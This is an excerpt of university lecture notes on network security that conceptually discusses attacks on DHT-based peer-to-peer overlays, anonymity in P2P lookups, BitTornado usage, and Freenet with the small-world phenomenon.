unchoking. This policy consists of a client using a portion of its bandwidth to send pieces to clients selected at random from the list made available by the tracker. This allows new BitTorrent clients to bootstrap themselves with information that they can subsequently trade.

- Each BitTorrent client keeps track of the other clients in a swarm. The set of the other clients known to a client is known as the **peer set**.

- BitTornado is a Python-based BitTorrent client. This client is also known as ShadowBT. This works on a one GUI per torrent basis. BitTornado is a set of command line utilities for working with BitTorrent files.

- To use BitTornado in the form of a GUI as a BitTorrent client, after downloading and installing the BitTornado package, all you have to do is to call

```
btdownloadgui  filename.torrent
```

  or, if you want to specify the filename with just a command line and without recourse to the GUI, use

```
btdownloadcurses  filename.torrent
```

  assuming in both cases that you are invoking these commands in a directory that contains the torrent file. To download a torrent in the background, you can invoke

```
btdownloadheadless
```

- If you are using version 0.3.18 of BitTornado with wxPython for the GUI, you may wish to look at the following "fix" provided by me:

  `https://engineering.purdue.edu/kak/distbt/`

  What you will find there is a rebundled BitTornado package with changes to five files in order to make BitTornado 0.3.18 compatible with the python-wxgtk2.8 package.

25.10: SECURITY ASPECTS OF STRUCTURED DHT-BASED P2P PROTOCOLS

- The basic protocols for open DHT-based overlay networks are founded on the assumption that every node joining the overlay can be trusted to provide its own $nodeID$ that can be assumed to come from a uniform probability distribution over the entire node identity space. For Chord and Pastry protocols, this space is the one-dimensional space corresponding to the Identifier Circle shown in Figure 1. When m bits are used for $nodeID$, this space will have a total of 2^m points in it. **In the rest of this section, we will use the phrase "identifier space" to refer to the space of all possible values for $nodeID$ and the content keys.**

- The above-stated founding assumption will in general be true if each node wishing to join a P2P network uses an algorithm such as SHA-1 or MD5 to hash its IP address into a fixed-length $nodeID$.

- In small P2P overlays, this trust in the participating nodes may

be well-placed. But it would obviously be naive to make this assumption of trust if all and sundry are allowed to join a P2P overlay.

- When no constraints are placed on who can join a P2P overlay, security problems can be created by any or all of the following possibilities:

  – – a new node supplying a legitimate $nodeID$ but falsifying information in its own routing table

  – – a new node supplying a fake $nodeID$ that is meant to cause harm to the operation of the overlay

  – – the same new node joining an overlay repeatedly with different $nodeID$s

  – – a set of nodes conspiring together with fake values for $nodeID$ to disrupt the operation of the overlay

  We will now talk about each of the above possibilities.

- One of the easiest ways for a malicious node to cause problems is by falsifying the information in its routing table (and, for the case of Pastry, in its leaf table also). As the reader will recall, for the case of Chord, the i^{th} entry in the routing table of the

node whose $nodeID$ is n is the IP address of the node whose $nodeID$ is the smallest integer going clockwise after the point $n + 2^{i-1}$ on the Identifier Circle. By inserting some other or even a non-existent IP address at this location in the routing table, routing queries would be misdirected (or not further directed at all). This could cause the data to be stored at places from where it would subsequently not be retrievable.

- All DHT-based overlays are vulnerable to false information in the routing tables of the intruder nodes. This is referred to as a **topology attack** on a P2P overlay.

- Theoretically at least, the misdirections caused by fake pointers in routing tables should be detectable because a query in a DHT-based P2P overlay can only travel in the direction of decreasing difference between the $nodeID$s and the content key. But for this to actually work in practice, the propagation of a query in an overlay must create an audit trail for the originator of the query.

- Even with an audit trail, it may not be possible for the originator of a query to verify that the query landed at the node whose $nodeID$ is closest to the query key. That is because, by design, DHT-based P2P overlays are meant to be a dynamic that allow for nodes to join and leave at will and because, again by design, there is no global record of the configuration of the overlay at

any time instant. So the only way to verify that data meant for storage landed at the correct node is to later retrieve that data from some other node in the overlay.

- Let's now consider the case when a node supplies a fake $nodeID$ when issuing its request to join the overlay. We will assume that the intruder node is using a legitimate IP address assigned to it. [Although not a part of the basic P2P protocols, a node's IP address could be verified by having it acknowledge test messages when it first links up with its neighboring nodes in the P2P network. A node advertising a fake IP address for itself could still receive test messages from other nodes in the network if the fake address belonged to a co-conspirator machine. But, at least for the present, we will assume that such is not the case.] An attack mounted with a fake $nodeID$, especially if that identity belongs to some other legitimate node, is called the **Spartacus Attack**.

- Let's further assume that the fake $nodeID$ supplied above is the content key for a particular resource (that we may assume can be computed by hashing either its title or its content). In this manner, the node would become the destination for that content object. If content keys are computed solely on the basis of a set of key words or the title of the data object, the malicious node could supply any questionable material when receiving a query for that data object.

- Ordinarily, for the sake of fault tolerance and for dealing with node departures, replicas of the same data object would be stored

at a set of nodes in a neighborhood (in the $nodeID$ space) of the node that minimizes the difference between the $nodeID$ and the key. Several nodes conspiring together could hijack a neighborhood around a key and cause disruptions with the delivery of any of the replicas. The same sort of an attack could be mounted by a single node that is able to field multiple $nodeID$ values. When a single malicious node presents multiple $nodeID$s to an overlay network, we say the offending node is mounting a **Sybil attack**.

- Another possible security problem can arise if a malicious node in a "legal" overlay is simultaneously a member of another similar overlay consisting of a set of co-conspiring malicious nodes. An unsuspecting new node wishing to join the legal overlay may instead get directed into the illegal overlay. If the illegal overlay contains some of the same data as the legal overlay, the new node may not be able to detect that anything is awry. Since the data storage in a P2P overlay is itself a dynamic process, in the sense that the data can migrate around as new nodes join and existing nodes leave the overlay, data siphoning off by illegal operators would not be detectable.

- Another security problem can occur when several malicious nodes decide to join and leave an overlay in rapid succession. This has the potential of degrading the performance of the overlay network since the routing table updates at all the affected nodes in the overlay may not be able to keep up with the additions and the departures of the offending nodes. As a result, several legitimate

nodes may end up with inconsistent routing tables.

- Proximity routing used in Pastry is vulnerable to fake proximities injected into the overlay by a malicious node working in cahoots with other malicious nodes. Ordinarily, an estimate of proximity would be obtained by invoking a utility such as `traceroute` to estimate the number of a hops to a given IP. But if this probe is intercepted by a malicious node, that node can send back a pointer to another cooperating malicious node.

- Although not by itself a security issue, the fact that it is now common for a machine to possess a non-static IP addresses (through DHCP) can create issues of its own with regard to how a node behaves in an overlay. Let's say an active node changes its IP address after its DHCP lease expires, that would invalidate its IP-address-based $nodeID$. Suddenly, all of the information stored at the node would become inconsistent with its new $nodeID$. So the node would have to reinitialize itself as if it was starting with a blank slate.

- Somewhat along the same lines as mentioned above, the fact that many machines these days operate behind NAT devices and proxy servers can also create big problems with regard to their participation in DHTs. The IP addresses for these machines as visible from the outside are usually the same for all the machines that are being NATed or that are operating behind the same

proxy server. So it may make no sense to base the $nodeID$ for such machines on their IP addresses.

- To deal with the above problem and also to make it easier to authenticate the nodes participating in a P2P overlay network, it has been suggested that the $nodeID$ of a node be derived by hashing its public key. **Such a $nodeID$ would be unforgable**.

- About defenses against the security problems mentioned above (and others not mentioned here), P2P security is still a wide open research area. As P2P system become even more important in the years to come, the security aspect will surely see a lot of action.

- It is conceivable that as a protection against some of the attacks listed above, a structured P2P network will have certain designated nodes acting as **guards at certain chosen locations in the identifier space.** By exchanging "network integrity messages" amongst themselves — messages that involve different values for the content keys — and observing the behavior of the overlay network with regard to the storage and retrieval of those messages, the guard nodes will be able to monitor the health of the overlay.

- Further protection could be obtained by designating certain trusted

machines to act as bootstrap machines. Those would be the only entry points for the new nodes. In order not to create choke points in a P2P system, the set of machines designated for bootstrapping could itself be made dynamic by insisting that such machines possess certificates issued by certain authorities.

25.11: ANONYMITY IN STRUCTURED P2P OVERLAY NETWORKS

- There is a legitimate need for privacy and anonymity in the conduct of human enterprise. That is, perverts and the mentally sick are not the only ones who may wish to remain private and/or anonymous in their dealings with the rest of the world.

- Privacy and anonymity are somewhat interrelated. Whereas privacy refers to a desire that others not become privy to one's actions, anonymity refers to one engaging in actions that would be visible to others but without a knowledge of the author of the actions.

- As an example of a legitimate need for privacy, it is now common for lawyers to ask their expert witnesses to not engage in any meaningful email communication with the lawyers because all email can be discovered and subject to court scrutiny. So if an expert witness wants to engage the law firm he/she is working for in any deep dialog about the issues, it can only be done either through voice communications or in face-to-face meetings. If it was possible for there to be a form of email that would allow

people to communicate as privately as,say, through a telephone call (no wiretapping assumed), it would be popular in many legitimate business enterprises.

- With regard to anonymity, history has shown that it serves an important role in legitimate expressions of dissent and in mounting opposition to repressive control.

- Privacy and anonymity are also important for each one of us individually in order to keep our private lives private — especially with regard to how we interact with the world of the internet. It should be no one's business as to what sort of music and movies I download from web, or as to which web sites I frequent for my amusement. [Individually we desire privacy and anonymity, not because we have anything illegitimate to hide, but simply because we do not care for others to know about certain aspects of ourselves. For example, I have a desire to not be seen by others when I am picking my nose.]

- Anonymity was one of the original reasons for people to get excited about P2P networks. The reasoning was that if information could migrate to any node (or to even a set of nodes) in a P2P network and could subsequently be downloaded from wherever it resided, there would be less of an association between the information and the owner of that information, and therefore less of a legal hassle associated with the download of that information.

- So an important question is as to what extent the structured P2P overlay networks provide anonymity to the nodes participating in a network.

- A problem with most structured P2P protocols is that in their basic implementations they do not allow for the nodes to remain anonymous. Since the overlay topology is controlled strictly by mathematical formulas and since that is also the case with how the information to be stored is assigned to the different nodes, ordinarily speaking there is no anonymity either with regard to the node identities or with regard to the association between the nodes and the information they make available.

- Yet, it is possible for a DHT-based structured P2P overlay to provide **sender anonymity** — as demonstrated recently by the work of Nikita Borisov — provided the lookup queries are forwarded **recursively** as opposed to **iteratively**.

- We say that a lookup query in a P2P overlay **is forwarded iteratively** if the original sender node contacts one of its neighbors in its routing table to find out where the query should be directed. Subsequently, the original node sends the query to that node to find out where the query should be sent next. This process continues iterative until the goal node is reached that minimizes the distance between the key and the $nodeID$. At that point, the original sender sends the query directly to the

goal node. Note that, in the iterative mode, the original sender node directly communicates with all of the enroute nodes until the goal node is found. **Obviously, there is no way for the sender to remain anonymous in this approach to data lookup for either posting new information or retrieving existing information.**

- We say that a lookup query in a P2P overlay **is forwarded recursively** if the original sender node sends the query itself to one of its neighbors in its routing table. That node forwards the query to the next node in its own routing table, and so on, until the query reaches the goal node. If the query was for posting new information, there would be no need to include the identity of the original sender with the query as it wends its way to the final destination. On the other hand, if the query was for retrieving data, the destination node (if it has the data) can send the data back to the node from which it received the query, and that node can send it back to where it got the query from, and so on. In this manner, the original sender of the query will be able to access the information but the intermediate nodes will not have direct access to the identity of the original sender. **So this approach does offer a measure of sender anonymity as the intermediate nodes would not know where the query originated.**

- But the above seemingly simple approach to achieving anonymity has a few shortcomings, not the least of which is that it depends

on the distance between the original sender and the final destination in the identifier space.

- Borisov has shown that it is possible to achieve greater anonymity with recursive queries if one interposes a random walk in the path of a query from the original sender to its final destination.

25.12: AN ANSWER TO "Will I be Caught?"

- When P2P file-sharing tools first hit the internet, they became instantly popular. Many people believed that a big reason for this popularity was the perception that there was less of a chance of "getting caught" if you downloaded music or video from others just like yourself, especially if the different pieces of what you wanted came from different randomly selected places on the internet.

- So are the chances of being caught really less with a P2P file-sharing system compared to the more traditional methods of downloading stuff directly from web sites?

- The bottom-line answer to the question is that you are just as vulnerable with P2P as you are with the more traditional methods — **even if what you are downloading is protected by strong encryption**.

- Confidentiality offered by strong encryption and anonymity offered by mechanisms such as the insertion of random walks in

query propagation in P2P overlays is mostly illusory.

- If you can join a P2P network, so can any everyone else and that includes the folks who want to know what it is you are downloading. If your viewer is able to see the contents of an encrypted file, the viewer available to those folks will be able to do the same. If the material is questionable, all that the enforcement folks have to do is to compare the digital signature of the file they downloaded with the file you downloaded. So giving a different name to a downloaded encrypted file with questionable content does not necessarily protect you.

- You could, of course, give the files strong encryption on your own with a key that only you know about. Obviously, such a file would not be examinable by enforcement folks. But, don't forget that when you downloaded the file it was encrypted either by the P2P protocol or by a protocol associated with the communication link. If the encryption was provided by the P2P protocol with a session key (that may be different for each download), your end of the protocol most likely decrypted the file before it was stored on the disk. The same would be true for the encryption provided by the communication link. In either case, the ISP you are connected to can easily record the digital signatures of the files you download. These can be compared with the digital signatures of the files that the enforcement folks would download from the same P2P network.

- I am not saying that ISPs routinely log the digital signatures of the files that are downloaded by their customers. But the important point is that it *could* be done.

- The enforcement folks may also deliberately post questionable material in the overlay database to catch "bad guys." Not only that, people who want to watch you and others can deploy a large number of machines at different points in a P2P overlay's identifier space to monitor how the information is being routed in those portions of the space. By examining the routing tables at the nodes under their control, the enforcement folks can get a sense of how the material posted by them is migrating in the overlay. This may not immediately reveal as to who has actually downloaded what. However, since the routing tables must contain the IP addresses, over time and with repeated trials of the ploy, the enforcement folks may be able develop a good list of suspects.

- The bottom line is that there is practically no anonymity on the internet. [Even using fake login names at popular web email sites does not give you a whole lot of anonymity since the locations from where you are logging in can be monitored.]

- Yes, by using strong encryption, you can get a measure of confidentiality, but that is only true amongst a small group of individuals who trust one another. There is no privacy or confidentiality when it comes to downloading files that are available to all and sundry even when these files are strongly encrypted.

- If what I have said above is the case, how come there are so many bad guys on the internet? From all the spam we receive and all of the nefarious places we can wander into, there appears to be no shortage of scamsters on the internet. How can they get away with it?

- The answer to the above question is that law enforcement with regard to internet fraud is extremely weak in a large number of countries. Additionally, even in the US, the law enforcement folks simply have not considered it worth their while to pursue certain crimes on the internet.

- So if you have a desire to use P2P for questionable downloads, I'd say don't. It's not worth it.

25.13: SUGGESTIONS FOR FURTHER READING

- Ion Stoica, Robert Morris, David Karger, M. Frans Kaashoek, and Hari Balakrishnan, "Chord: A Scalable Peer-to-Peer Lookup Service for Internet Applications" SIGCOMM'01, August 27-31, San Diego, CA, 2001.
- Hari Balakrishnan, M. Frans Kaashoek, David Karger, Robert Morris, and Ion Stoica, "Looking Up Data in P2P Systems," Communications of ACM, pp. 43-47, 2001.
- Antony Rowstron and Peter Druschel, "Pastry: Scalable, Decentralized Object Location and Routing for Large-Scale Peer-to-Peer Systems," 18^{th} IFIP/ACM International Conference on Distributed Systems Platforms (Middleware 2001), Heidelberg, Germany, 2001.
- Miguel Castro, Peter Druschel, Y. Charlie Hu, and Antony Rowstron, "Exploiting Network Proximity in Peer-to-Peer Overlay Networks," Technical Report MSR-TR-2002-82, Microsoft Research, 2002.
- Miguel Castro, Peter Druschel, Y. Charlie Hu, and Antony Rowstron, "Exploiting Network Proximity in Distributed Hash Tables," position paper.
- Emil Sit and Robert Morris, "Security Considerations for Peer-to-Peer Distributed Hash Tables," Proc. of the 1st International Workshop on Peer-to-Peer Systems (IFTPS '02), Cambridge, MA, March 2002.
- John Douceur, "The Sybil Attack," Proc. of the 1st International Workshop on Peer-to-Peer Systems (IFTPS '02), Cambridge, MA, March 2002.
- Miguel Castro, Peter Druschel, Ayalvadi Ganesh, Antony Rowstron, and Dan Wallach, "Secure Routing for Structured Peer-to-Peer Overlay Networks," Proc. 5th Usenix Symposium on Operating Systems Design and Implementation, December 2002.
- Nikita Borisov, "Anonymous Routing in Structured Peer-to-Peer Overlays", Ph.D. Dissertation, Computer Science, University of California, Berkeley, 2005.
- Peter Maymounkov and David Mazieres, "Kademlia: A Peer-to-Peer Information System Based on the XOR Metric," Proceedings of IPTPS02, Cambridge, March 2002.
- Michael Goodrich, Michael Nelson, and Jonathan Sun, "The Rainbow Skip Graph: A Fault-Tolerant Constant-Degree Distributed Data Structure," Proceedings of the 7th Annual ACM/SIAM Symposium on Discrete Algorithms, pp. 384-393, New York, 2006.

• Nathan Evans, Chris GauthierDickey, and Christian Grothoff, "Routing in the Dark: Pitch Black," ACSAC 2007.

Lecture 26: Small-World Peer-to-Peer Networks and Their Security Issues

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 14, 2016
2:55pm

Goals:

1. Differences Between Structured P2P and Small-World P2P
2. Freenet as Originally Envisioned by Ian Clarke
3. The Small-World Phenomenon
4. Demonstration of the Small-World Phenomenon by Computer Simulation
5. Decentralized Routing in Small-World Networks
6. Small-World Based Examination of the Original Freenet
7. Sandberg's Decentralized Routing Algorithm for Freenet
8. Security Issues with the Freenet Routing Protocol
9. Gossiping in Small-World Networks

CONTENTS

26.1: DIFFERENCES BETWEEN STRUCTURED P2P AND SMALL-WORLD P2P

- First of all, both structured and small-world P2P networks are most commonly overlaid on top of the internet. So we can refer to them as **structured P2P overlays** and **small-world P2P overlays**.

- As we saw in Lecture 25, structured P2P overlays place topological constraints on what other nodes any given node is aware of for the purpose of data lookup or data retrieval. In a structured P2P overlay, a more-or-less uniformly distributed integer, $nodeID$, is assigned to each node. In the Chord protocol, for example, a node is aware of its immediate successor, which would be a node with the next larger value for $nodeID$. Through its routing table, a node is also aware of a small number of additional nodes up ahead whose $nodeID$ values sample the node identifier space logarithmically.

- Structured P2P overlays of Lecture 25 are founded on the assumption that any node *can* exchange data with any other node

in the underlying network (meaning the internet). Say that A and B are nodes in a structured P2P overlay. Let's say that at a given moment in time, B is not A's immediate neighbor in the P2P overlay and that B does not make any appearance at all in A's routing table. So A is not likely to forward its queries to B at this moment. But, after the addition of a few other nodes or departures thereof, it is entirely possible that B could become A's immediate successor (or predecessor) and/or that B would make an appearance in A's routing table. Should that happen, there would need to be a direct communication link in the underlying internet between A and B.

- In small-world P2P overlays, on the other hand, it is the human owner of a node who decides which other nodes his/her node will communicate with directly. This feature of small-world P2P overlays could be used by a bunch of people to create their own private overlay network that would be invisible to the rest of the internet. **Such closed overlays are called** *darknets***.**

- In this lecture we will assume that it is NOT our intent to create a *closed* private overlay with a small-world P2P. We want a human to be able to have his/her node join up with the other nodes that the human believes to be his/her friends — very much in the same manner that humans form and extend friendships. In other words, we are more interested in open-ended small-world P2P overlays.

- Small-world P2P networks are also referred to as **unstructured** P2P networks.

- Considering the *ad hoc* nature of the connections in unstructured network overlays, we are interested in studying how messages are routed in such overlays and whether there exist any security problems with a given routing strategy.

- The best example of a small-world (unstructured) P2P overlay today is the Freenet that was proposed initially by Ian Clarke in a dissertation at the University of Edinburgh in 1999. Clarke's main focus was on creating a distributed system for key-indexed storage from where individuals could retrieve information while remaining anonymous. [As mentioned in Lecture 25, the system of web pages is an example of key-indexed storage in which the URLs are the keys and, for each key, the web page at that URL the corresponding value or data.] In other words, Clarke was interested in creating a "decentralized information distribution system" that would provide anonymity to both the providers and the consumers of information. [In Clarke's thinking, the regular internet is a highly centralized information system in which the routing is orchestrated by the DNS that directs an information consumer's query to the web pages of the information providers who stay at fixed locations. According to Clarke, the regular internet makes it all too easy to keep track of the information providers and and the information consumers.]


- The next section explains Clarke's original idea for the Freenet in greater detail.

26.2: Freenet AS ORIGINALLY ENVISIONED BY IAN CLARKE

- In the Freenet "protocol" proposed by Clarke, a random key is associated with each data object that we wish to store in a Freenet overlay. The key is assumed to be uniformly distributed over all possible data objects. In a practical implementation, this key would be the hash code of the data object calculated with a mutually agreed upon algorithm. You can think of the key as the data object's address.

- In order to store a data object in the Freenet, your machine issues a `PUT(key, data_object)` message, where `key` is the hash code of the data object. Later we will see how this message propagates in the network to the node where the data object is stored.

- Consider the Freenet overlay of Figure 1. Such an overlay would come into existence on a pairwise trust basis. A and B are each other's neighbors because they trust each other. And the same goes for all the other direct links in Figure 1. The result is a web of trust in which trust can exist between two not-directly-connected nodes because there exists a path of trust between them.



A Freenet Overlay Network with Six Nodes

Each link was established by a human. Messages can only travel along the links shown. The topology of the network can only change by new nodes joining and/or old nodes leaving.

Figure 1: *The labels A through F designate the nodes in a Freenet overlay network. Pairs of nodes are connected on the basis of mutual trust between their human owners. (This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak)*

- Let's say that node A has the key-value pair `<key,data_object>` in its data store. Let's further say that some other node, D, somehow finds out about this data object (without knowing where exactly this data object resides in the overlay) and would like to download it. D issues the request `GET(key)` for this data object. This request goes to the nodes that are D's neighbors in the Freenet. In our case, that is node F. Since F is not able to find the key `key` in its data store, it forwards the request to its neighbors (not including the node where the request originated). In this manner the `GET` request will reach node A. A copy of the data object is sent from A to D. An important element of the "protocol" is that the data object is cached at all the nodes that are en route between A and D — that means at the nodes B and F. This fact results in replicated storage of data objects.

- Each Freenet node allocates a specific amount of memory for the data store at its location. This implies that, eventually, as the store fills up, there will be a need to delete some of the objects stored in the memory. **The least recently accessed data objects are the first to be deleted when memory runs short.** This implies that any specific data object would eventually be deleted at a node as the node accumulates more and more objects, unless, of course, the data object has migrated to some other node, in which case its survival would be subject to the memory constraints at that node.

- The above-mentioned deletion of the least recently accessed data

objects is implemented with the help of a stack data structure. As each new data object is received, the key and a reference to the immediate neighbor from where the data object was received are pushed into the stack. As the stack reaches its storage limit, the data objects corresponding to the keys that fall off the other end of the stack are deleted from memory. If a query for a data object whose key is already in the stack is seen again, its key is again pushed into the stack and the key removed from where it resided in the stack previously. [Clarke's report actually mentions storing a triple in the stack for each new object — the key, the reference to the node from where query was received, and the data object itself. But it seems to me that a more efficient implementation would store just the keys and the neighbor references in the stack for the purpose of deciding which data objects to delete and have a separate key-sorted store for the data objects for the purpose of caching and retrieval.]

- A new data object is inserted into the network when a node issues a `PUT(key, data_object)` message. Such a message is accompanied with a TTL (Time to Live) integer, with the integer decremented by one for each pass through an en route node. If the TTL associated with a `PUT` message received at a node is greater than 0, **the node caches the object** and at the same time forwards the `PUT` message to one of its immediate neighbors. (This is the second mechanism that results in the replicated storage of a data object.) A greedy algorithm driven by the difference between the hash key associated with the data object and the location keys associated with the nodes decides which neighbor the `PUT` message is forwarded to. **We will have more to say about the nature of location keys in Freenet very**

shortly.

- The TTL value we mentioned above is meant to prevent a data insert query from making endless rounds in a Freenet overlay. For the same reason, a data retrieval query also has associated with it a TTL integer value.

- Each node is assigned an **identifier**, which can be its IP address, and a unique **location key** that is a **randomly chosen number between 0 and 1.** The key values in the range 0 and 1 are to be thought of as being real numbers arranged on a circle, with 0 and 1 being the same number. In other words, the key values are cyclic over the range from 0 and 1 and any arithmetic on the key values is carried out modulo 1. [This is analogous to how the keys are envisioned in a distributed hash table based on, say, the Chord protocol (see Lecture 25).]

- The `GET` and `PUT` messages propagate in the network on the basis of the difference between the location key and the key associated with the data object — subject to a bounded depth-first search for the best destination node. Earlier we mentioned that as a `GET` or a `PUT` message courses its way through the network, at each node its TTL is decremented and it is forwarded to that node for which the difference between location key and the object key is the smallest. Since the search path extended in this manner may lead to a dead-end, the messages are allowed to backtrack

in a depth-first manner in order to find alternative paths. The original TTL would obviously control the depth of the search for the destination node.

- How exactly TTL controls the search for the best node has to be understood with care because it is possible for a node to reset the TTL value to what it was originally in order to extend a path.

- The interplay between the TTL values and the bounded depth-first search will be illustrated with the help of the Freenet overlay shown in Figure 2 where the s values are the location keys at each of the nodes. Note that as a request wends its way through the network, it takes along with it the list of nodes already visited.

- Let's first consider a `GET` request issued at node F for a data object whose hash key is 0.10 and let's assume that the TTL value associated with this request is 2. Since F is only allowed to talk to D, D will receive the request with a TTL of 1. D will examine its data store and, not finding the object there, will forward the request to that neighbor whose location key is closest to the data key; in this case, D will forward the request to G with a TTL of 0. When G does not find the data object in its store, G will check the location keys at all its neighbors (not including the one from which the request was received) before responding negatively to the `GET` request. G will discover that B's location key is closer to the requested data key of 0.10 than its own location key. So

it will broadcast the `GET` request to all its immediate neighbors (excluding the neighbor from which the request was received) after resetting its TTL to its original value of 2. The search will continue in this manner until TTL is zero and the location keys at all the neighbors are further away from the data key than the node that is the current holder of the request. At that point, the current node will either respond with the data object if its exists in its store or will report nonexistence of the data object.




Figure 2: *The s values shown are the location keys at the nodes labeled A through H in a Freenet overlay.* (*This figure is from Lecture 26 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- But note a fundamental problem with the bounded depth search for a data object as explained above. The data object of key 0.10 could actually be in the data store at node A but the search path may fail to reach that node. **This points to a fundamental**

shortcoming of the Freenet overlays: In an arbitrarily extended overlay, there is no theoretical guarantee that a data object will be found or that a data object will be stored at its globally best node. It is for this reason that a Freenet overlay works best in small networks created by friends who trust one another and when every node is directly connected with every other node.

- The same logic as presented above applies to `PUT` requests.

- Earlier we mentioned that as a data object is either looked up with a `GET` message or inserted into the network with a `PUT` message, it is cached at all the en route nodes. This caching serves the same purpose as data replication in a structured P2P network such as Chord or Pastry. (See Lecture 25 for Chord and Pastry.)

- To repeat what is probably the most significant difference between the structured and the unstructured overlays, whereas the logic used for deciding where to store a data object in a Freenet is essentially the same as in a structured P2P overlay based on, say, the Chord protocol, any two nodes in a Freenet overlay are directly connected only if the human operators who own the nodes trust each other.

- Shown below is an email from Ian Clarke saying that this conclusion of mine as stated above is not correct. Since he has addressed

so succinctly the issue of the scalability of the Freenet as envisioned by him, I have reproduced his email here. This was done with his permission.

Date: Mon, 22 Sep 2008 12:08:52 -0500
From: "Ian Clarke"
To: "Avi Kak"
Subject: Re: Freenet makes its way into education

Thanks Avi - that is great, although I think I may have discovered an important misunderstanding/omission :-(

The bold bullet-point on page 13 says:

"any two nodes in a Freenet overlay are directly connected only if the human operators who own the nodes trust each other."

This is only true of earlier pre-release versions of Freenet 0.7 (versions released in 2006 and 2007), and is not true of the original Freenet design, nor of versions of Freenet released towards the end of 2007 and in 2008. In recent versions of Freenet, this is only true if a user's Freenet node is in "darknet mode".

The Freenet design described in my original dissertation[1] allowed Freenet to create and remove connections between peers, users were not responsible for creating these connections manually. In fact, this process was central to allowing Freenet to scale. See the second paragraph of section 5.1 of my original dissertation - "When the information is found, it is passed back through the nodes that originally forward on the message, and each is updated with the knowledge of where the information was stored". Also note section 7.1.3.3 where I show that retrieval path lengths remain short even as the size of the network is increased from 500 to 900 nodes. This is possible only because of this rewiring process (since in those simulations, the original network configuration was random).

The basic idea is that when a node initiates *or* routes a request for data, and the data is found, that node establishes a new connection to the node were the data was found (this may occur with a probability less than 1.0). This means that when data is found, every node that participated in the retrieval of that data will (with a certain probability) establish a connection to the node which had the data. Since nodes have a limited number of connections, this may require that they drop their least recently used connection to make room for the new one.

We later discovered that this very simple "rewiring" algorithm caused the network to converge to a near-perfect Kleinberg network. This is the key to how the original Freenet was able to scale. In section 2.1.3.3 of my original dissertation[1] you can see that it was successful in retrieving data with a path-length of around 10 in networks up to 900 nodes.

Oskar does a much deeper study of destination sampling in Part I of his thesis[2], and I recommend reading that over my original paper for a robust explanation of this. Our conjecture is that destination sampling is as effective a means to create a small world network as other more complicated approaches such ,as Chord.

In late 2007 we re-introduced destination sampling, albeit in a simpler form than in the original Freenet proposal, we called this "opennet", in contrast to "darknet", where users can only connect to their friends.

I hope this is helpful, please don't hesitate to let me know if you have any questions, or if I can be of any further assistance.

Kind regards,

Ian.

[1] http://freenetproject.org/papers/ddisrs.pdf

[2] http://www.math.chalmers.se/~ossa/lic.pdf

26.3: THE SMALL-WORLD PHENOMENON

- At roughly the same time when Ian Clarke was putting together his ideas on Freenet, Duncan Watts and Steven Strogatz published a computer simulation of the small world phenomenon. This simulation study and subsequent work by others related to routing in small-world networks have played important roles in the recent evolution of the Freenet. The rest of this section is devoted exclusively to the small world phenomenon. We will come back to the computer simulation experiments by Watts and Strogatz in the next section.

- The small world phenomenon, demonstrated experimentally by the famous psychologist Stanley Milgram in 1967, says that **most humans are connected by chains of friendships that have roughly six individuals in them.** [Milgram arrived at this conclusion by asking people in American heartland cities like Wichita and Omaha to send letters to specifically named east-coast individuals (they were referred to as "targets") who were not known to the senders. A condition placed on each sender was that he/she could only mail the letter to someone with whom the sender was on a first-name basis. It was expected that of all the friends the sender knew, he/she would send the letter to a friend who was most likely to send/forward the letter to its ultimate destination. The same condition was placed on each recipient of the letter — he/she could

only mail the letter to a friend with whom he/she was on a first-name basis and who appeared to be most likely to route the letter to its final destination. Obviously, a recipient on a first-name basis with the target would send the letter directly to its final destination. When Milgram examined the mail chains that were completed successfully in this manner, he discovered that, on the average, each letter took six steps between the original sender and the target.]

- To be sure, the notion of the world being small (in the sense that any two human beings are connected through small chains of friendship) was in our collective consciousness even before Milgram did his famous experiments. Since time immemorial, when people have met their friends at the unlikeliest of places (say you live in a small town in the US and you bump into a US friend at a train station in Japan), people have often exclaimed "It's a small world." People have often said the same thing upon being introduced to a stranger at a party and discovering that they have several friends in common with this new person. [Also note that what some consider to be the world's best-loved song "It's a small world (after all)" was written by Sherman brothers for Walt Disney Studios in 1964, three years before Milgram's experiments. Some people might say that the song is less about people being connected through short chains of friendship and more about all people being the same despite superficial differences. Nonetheless, the song's title was probably inspired by the perceived smallness of the world in all aspects of life — including who knows whom through what connection.]

- It would probably be fair to say that, in the best tradition of psychologists, Milgram carried out his experiments to test what many people seemed to believe intuitively.

